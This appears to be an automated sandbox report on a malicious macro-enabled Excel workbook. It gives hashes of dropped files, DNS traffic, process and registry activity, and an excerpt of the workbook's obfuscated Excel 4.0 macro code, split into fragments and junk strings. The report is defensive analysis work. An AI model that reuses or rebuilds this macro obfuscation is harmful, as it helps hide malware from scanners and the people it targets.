Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal48.evad.winXLSM@1/7@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 23.54.113.53, 13.64.90.137, 40.88.32.150, 52.109.76.68, 52.109.8.24, 52.109.12.24, 104.42.151.234, 168.61.161.212, 52.147.198.201, 20.82.209.183, 95.100.54.203, 23.10.249.26, 23.10.249.43, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.371009679104614
Encrypted:	false
SSDEEP:	1536:6cQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:yVQ9DQW+zTXiJ
MD5:	B50ED163955E7443F9BE18CEC4F89826
SHA1:	B56D02ABEED74155837323C6D117EEE59D70F231
SHA-256:	82E78968F9B77957272206078425FBE1D8CB5309BA943AA95ADBA80CDB6C6904
SHA-512:	059EEB52C4F0B8EA699E35070CB348A42EC8516B2C2941E31D874D4744640638B0707BA075295273E61780F3A808A5BE2DD52AFCDB1B4D26582775936FDB3152
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-08T20:38:19">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\1B710000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	23898

C:\Users\user\AppData\Local\Temp\1B710000	
Entropy (8bit):	7.632083622970406
Encrypted:	false
SSDEEP:	384:/GJ3empZ3L+HGKhZUlM9z18sWe6zelPZdEg0eQlCwMNc4v7gO4mHL:Ue6LeZxysmoPTjolugO7r
MD5:	FB87DF2B50E3B1126B5EB07388833162
SHA1:	86DD843853CF742E532A6FD75535F3862985A64D
SHA-256:	8BE3F6FA11E85200A36A8370E0A1FD5BF4538944319CB252FE6C486195514963
SHA-512:	D04C1052DD3A95A196BB6758EC86A1345A4921672357C96EF808888163281909A264061A171C5518B3F5567A4125C5A22FFD575EAF6A243F9F437018A646606A
Malicious:	false
Reputation:	low
Preview:	...N.0...M|...f+xa.ap.x.$.....)8.....I...v.....`TW:.GeM..Y.%`.-.Y..c..>...0...@..l4.....0.j.9+CpO..,...Y..f..W"._r'.J,...z.\Z...44.l8x..X.Lj..9.+.....3.VR.2.7...I.b.$.V.+...y.....B.`..Q....A..2...T..(..B3s:.....UT....Z..[...E...0.Z..b.....s.4'..v.B.....-o.&I....}.k.....F.. .....D;.Rh9...\.~.m.SoN.uH...|...T.....n;v..D.;.N...T@q...e8.....PK.....!...B.....M.....[Content_Types].xml ...(..... ....MO.0...H.....BKwAH.!T~.I.....$..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Fri Apr 9 04:38:21 2021, atime=Fri Apr 9 04:38:21 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.651164433296594
Encrypted:	false
SSDEEP:	12:8aXURvvuElPCH21g//7VsUr+WrjAZ/2bDdLC5Lu4t2Y+xIBjKZm:8dvXgfAZiDM87aB6m
MD5:	A0B115F31B312A18A0201965F8E1456C
SHA1:	B7BCCCEFE16641BC1882C9B07E097D4C75370074
SHA-256:	FEBB6EFF03E909AB56F048258BAD532543311A55A4BDF282C0C2E22D32482C36
SHA-512:	842F75EFA168EAD462358E47BB72D01A2063824F27A567182404F401DAB4160A4901FC5E949BCC38B4CC9A2FF1771C7D730EA525F0E5914D955518A69E1835DD
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-....q..-..Y.N..-...0.....u....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L...R.,.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny..R.,.....S.....h.a.r.d.z.....~.1.....R.,..Desktop.h.....Ny..R.,.....Y.....>.....b.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\....\.D.e.s.k.t.o.p.....:...,.LB.)...As...`.....X.....138727.....!a..%.H.VZAj...4.4.... .....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	119
Entropy (8bit):	4.367108209779737
Encrypted:	false
SSDEEP:	3:HBm4nPpS5iyBVomxWBm4nPpSSQUFnPpSmxWBm4nPpSv:HB3RQiyjy3R7RM3Rc
MD5:	7D2EA6BB6BBB3133CA7DD2F17DE7CEFB
SHA1:	3B3D186574CC8D2302914AD37E20E1E29B0BDE19
SHA-256:	59A6A6912A6CCA6FE6B5AE3D3016C51875E04BBBED84D3B6BE452C6D1DEC9EBF
SHA-512:	16544FEA968C8E6A46395EAA181B7D50DEAFD0E7DA563BF697092ACC74F161BB156AAED19AD5E0068195E8A0F357821EE66C919E29BF7CAC532E28C856728DC
Malicious:	false
Reputation:	low
Preview:	[misc]..o515508.xlsm.LNK=0..Desktop.LNK=0..[misc]..o515508.xlsm.LNK=0..o515508.xlsm.LNK=0..[misc]..o515508.xlsm.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\o515508.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:40 2020, mtime=Fri Apr 9 04:38:21 2021, atime=Fri Apr 9 04:38:21 2021, length=23898, window=hide
Category:	modified
Size (bytes):	2090
Entropy (8bit):	4.690969971131441
Encrypted:	false
SSDEEP:	24:8zvXgKvKv5bBAAm0RDtGJG7aB6myzvXgKvKv5bBAAm0RDtGJG7aB6m:8ztUGArGJvB6pztUGArGJvB6
MD5:	C55C498FDBA7D92514A4DF0112870590
SHA1:	C7A082A1697F0CF64D18D38A19EDEFECBAF98FE2
SHA-256:	AD3C51D0E840DA93B3AB6CB6E3A67C56FDD7A33CAAC11402C50C68A1C505C404

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\o515508.xlsm.LNK	
SHA-512:	F9BAC9228557DEF506E9F689E3F9AEDF5B980EACD270CA890236E96421BBB458B2CEED9D0A2B3B80780D4952C796F76AA00C50A81AC6880444E9D230AF6C3F5
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:...Y.N..-..Y.N..-..Z].....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.,.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny..R.,.....S.....h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny..R.,.....Y.....>.....(..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....f.2..^...R., .O51550~1.XLS..J.....>Qux.R.,....h.....o.5.1.5.5.0.8...x.l.s.m.....R.....-.....Q.....>.S.....C:\Users\user\Desktop\o515508.xlsm..#.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.o.5.1.5.5.0.8...x.l.s.m.....:.,.LB.)...As..`.....X.....138727.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@.

C:\Users\user\Desktop\FB710000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	23898
Entropy (8bit):	7.632083622970406
Encrypted:	false
SSDEEP:	384:/GJ3empZ3L+HGKhZUlM9z18sWe6zelPZdEg0eQlCwMNc4v7gO4mHL:Ue6LeZxysmoPTjolugO7r
MD5:	FB87DF2B50E3B1126B5EB07388833162
SHA1:	86DD843853CF742E532A6FD75535F3862985A64D
SHA-256:	8BE3F6FA11E85200A36A8370E0A1FD5BF4538944319CB252FE6C486195514963
SHA-512:	D04C1052DD3A95A196BB6758EC86A1345A4921672357C96EF8088881632819O9A264061A171C5518B3F5567A4125C5A22FFD575EAF6A243F9F437018A646606A
Malicious:	false
Reputation:	low
Preview:	...N.0...M|...f+xa.ap.x.$.....)8.....l...v.....`TW:.GeM..Y.%`.-.Y..c..>...0...@..l4.....0.j.9+CpO..,...Y..f..W"._r'.J,...z.\Z...44.l8x..X.Lj..9.+.....3.VR.2.7...l.b.$.V.+...y.....B.`..Q....A..2...T..(..B3s:.....UT....Z..[...E...0.Z..b.....s.4'..v.B.....-o.&I....}.k.....F.. .....D;.Rh9...\.~.m.SoN.uH...|...T.....n;v..D.;.N...T@q...e8.....PK.....!...B.....M.....[Content_Types].xml ...(..... ....MO.0...H.....BKwAH.!T~.I.....$..

C:\Users\user\Desktop\~$o515508.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.640847545115753
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	o515508.xlsm
File size:	24313
MD5:	ccb137d9d5260eaa14873354292dd85c
SHA1:	f15f61a2af9d73c8ea16e88e88f91c3012656be7
SHA256:	8adb6f54e65e375e16f3cda377df2d2a89f6aac15385fab45354240e7f1a13bc

General

SHA512:	cdd975bb5f9b9aaaf9a91a32a5f36cfdbac145c2db2d2cc9bf9b9b1f4bcd80dcf23c2872ad49be9a4df91e0bb499c4ea74a3a1eaaff2f33272d4be6c0cb61313
SSDEEP:	384:6qKzqwNQG8QDZ3gMEHW0rgU/FAi06EYfqL/fUlM9zNpOC:10QG3DZ3LaWOgN62/fxxpOC
File Content Preview:	PK..........!...B.....M.......[Content_Types].xml ...(...

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "o515508.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,fzBooSBqIP=A49,,-
66,"=""=CAL""","=""=O""","=""=HA""","=""live""","=""lev""","=""au""","=""=W""","=""ama""","=""lev""","=""suit""","=""=WHI""","=""ama""","=""=IND""","=""=IF(""","=""am""","=""=E""","=""ele""","=""de""","=""li""","=""su
"=""=END""","=""=NE""","=""=FOR""","=""=NE""","=""=RE""","=""org""","=""in""","=""tr""","=""nort""","=""fi""","=""cou""","=""=org""",,-
651,"=""CJNYf""","=""Z5rcS""","=""TOkB8E""","=""e5EpgVe""","=""MrMKGuqkKc""","=""Zi7Ocfi""","=""OLZX54ai""","=""Fe4StaE""","=""U8wvcCMai""","=""W7iIcA0p""","=""eV3lV7""","=""PQmf8n""","=""Yd7CCP
""","=""BJHDBf9Hs""","=""RbW8BrSc9""","=""htuXWsV""","=""BSm1h6nR6y""","=""h0uZhNsz""","=""dUarY0""","=""yBx0wM""","=""iJ1jxWs""","=""H9gTW""","=""WHPBau""","=""XZgObOVD""","=""F9sy8H3h""",
=""Uem6tIJ""","=""KZjIUzWa""","=""XhwHa""","=""cvt3gS5""","=""GVSasZUms4""","=""gREtR4""","=""bonrBkZ0d"""=WHILE(AND(fzBooSBqIP<32)),,728,"=""L("""""X""","=""N.""","=""LT(""","=""st""","=""it""","=""st
""","=""HI""","=""nd""","=""it""","=""ab""","=""LE""","=""nd""","=""IR""","=""R89C""","=""anda""","=""LSE(""","=""ctri""","=""si""","=""vest""","=""ita""","="".I""","=""XT()""","=""MUL""","=""XT""","=""TU""","=""ani""","=""tr
","=""eat=""","=""he""","=""re""","=""nte""","=""an"""NcqZSUljpjC=-2,,-
855,"=""yTYy419""","=""cxkIBe""","=""GDFQv""","=""hio5z""","=""oZTJ1""","=""KvY41aE7V""","=""EHUnr3jI""","=""c7V9bMc""","=""XugndE""","=""TY9W2WG""","=""V11jEuoo""","=""TzieLlRIPB""","=""ISNUxJLq
Q""","=""T8ieu2gsB""","=""gFuqGr""","=""lHWgunlCDD""","=""C7yXzVo9DQ""","=""UsCbBUqPY""","=""y7L2W5OY""","=""jecLEqd""","=""dybzMr""","=""tsMf74""","=""ndk1vWD""","=""qDKQ9oVQ""","=""iXxYsQ
9""","=""X944FW3""","=""yq8xBRQ""","=""q2FwM""","=""PLvXwTm""","=""XbR980""","=""IxgAkMELq""","=""mi76He""",,64,"=""lcal""","=""TIME""","="")""","=""ock""","=""ra=0""","=""a=""","=""LE(""","=""a=""","=""ra
"","=""le=""","=""(am""","=""a=a""","=""ECT""","=""1>""","=""=500""","="")""","=""ci""","=""gns=""","=""ock=""","=""ble""","=""F()""","=""qsbwbsKxgVuZy""","=""A(""","=""
()""","=""RN""","=""za""","=""et=5""","=""1""","=""rn=R""","=""wal""","=""r=R""","=""iza"""fzBooSBqIP=fzBooSBqIP+1,,-
63,"=""vvuH9YqrPg""","=""YMJqjLKi""","=""S1RMBAz""","=""J4RegXqT7""","=""u3P0WEn""","=""xjFA1H""","=""sMbPgZF8""","=""RjBRW""","=""JFm4xK""","=""iiKbNfx6""","=""HgIlvL""","=""c4lNPXaarj""","=""yP
okB""","=""n0Oh5""","=""Bhjar""","=""hxSL9Jx""","=""Z9liu""","=""kH091""","=""Qx2awGLgn""","=""vXBbg""","=""kP8sdJOQp2""",,"=""CNzpU""","=""j3XAof""","=""P1hvRrI""","=""RbPRJH""","=""tvMHpzzWtj""","='
"VOrskgqTY""","=""rTRCv7b""","=""SJxo77P""","=""wutXm8kK""","=""aqkBfhw""",,691,"=""l3""","=""(N""","=""qsbwbsKxgVuZy""","=""=0""","=""qsbwbsKxgVuZy""","=""RO""","=""lev""","=""-
1""","=""=le""","=""""""""""""""","=""and""","=""man""","=""
(A""","=""100""","=""qsbwbsKxgVuZy""","=""qsbwbsKxgVuZy""","=""ty=M""","=""INDE""","=""live""","=""=sui""","=""qsbwbsKxgVuZy""",,"=""sui""","=""qsbwbsKxgVuZy""","=""()""","=""tio""","=""0""","=""qsbwbsK
xgVuZy""","=""50""","=""l=""","=""109""","=""tion"""zoyyxSVtpqE="""""",,444,"=""NK7mIwA""","=""QeVI4""",,"=""nrQj0n""",,"=""peY239""","=""krNAkSzO""","=""hvqtv""","=""qFD9e""","=""DELBvlW6""","=""WqKB1I
T4""","=""iVXrm""","=""dZ8cZqYP""","=""uBhE85BK""",,,"=""VFvxUKocRL""","=""SVJv3N8t""","=""KaMTdZd""","=""pbo3d8TatL""",,,"=""w6Jm2mNB""",,"=""KYrt62M3P""","=""xnbEG""","=""oKHTxuDKD""",,"=""F
rlFx6gJ""","=""q9ya4KW2""","=""k3oFNFu6""","=""LRktfNOR"""=WHILE(NcqZSUljpjC<267),,778,"=""2""""","""","=""OW()""",,"=""qsbwbsKxgVuZy""",,"=""WS(n""","=""itr""","=""qsbwbsKxgVuZy""","=""vitr""","=""qs
bwbsKxgVuZy""","=""a<50""","=""da+1""","=""DD""","=""0)""",,,"=""OD(l""","=""X(n""","=""st""","=""tabl""",,,"=""tab""",,"=""qsbwbsKxgVuZy""","=""nal""","=""qsbwbsKxgVuZy""",,"=""C3""","=""17""","=""C1""","=""al(
"""=SUM(375,127)",,-
890,"=""l7SmJSZ""","=""gSQRs""",,,,"=""vrzcvkM6QW""","=""vODpCWHoj""",,"=""A6LP3""",,"=""f8OEka3""","=""hRUeNVPyL""","=""p1hn6""","=""lyX06XsBks""",,,"=""MbPTd""","=""OWupZtL3i""","=""JEuFPs""",
=""ACYtBf4P4x""",,,"=""HDtRF""",,,"=""ZiOdqY""",,,"=""bOUeo2R""","=""GweZ
```

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 22:38:06.705765963 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:10.300447941 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:10.314929962 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:11.402374029 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:11.416376114 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:12.109220982 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:12.122128963 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:13.081012011 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:13.094261885 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:15.711847067 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:15.725876093 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:18.457938910 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:18.469904900 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:19.526631117 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:19.579457998 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:19.684493065 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:19.698858023 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:19.887926102 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:19.927532911 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:20.902766943 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:20.938393116 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:21.913400888 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:21.926208019 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:22.422333956 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:22.434469938 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:23.929153919 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:23.944557905 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:23.945758104 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:23.959359884 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:24.724189997 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:24.737116098 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:25.946543932 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:25.961862087 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:27.148674965 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:27.161209106 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:27.834242105 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:27.849138021 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:27.934458017 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:27.951320887 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:28.944052935 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:28.956214905 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:31.361794949 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:31.374731064 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:32.237298965 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:32.252656937 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:33.207215071 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:33.219953060 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:41.354163885 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:41.367099047 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:48.084100008 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:48.124188900 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 8, 2021 22:38:54.691627026 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:38:54.711527109 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 8, 2021 22:39:03.529905081 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:39:03.556292057 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 22:39:17.777160883 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:39:17.789357901 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 22:39:20.911528111 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:39:20.932199955 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 8, 2021 22:39:52.505719900 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:39:52.522327900 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 8, 2021 22:39:54.065259933 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 8, 2021 22:39:54.098268986 CEST	53	61292	8.8.8.8	192.168.2.3

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 5888 Parent PID: 792

General

Start time:	22:38:17
Start date:	08/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x20000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\45EC5397.tmp	success or wait	1	19495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$o515508.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	1851E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$o515508.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	185241	WriteFile
C:\Users\user\Desktop\~$o515508.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	1851E4	WriteFile
C:\Users\user\Desktop\~$o515508.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	185241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	920F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	9211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	9213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	9213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly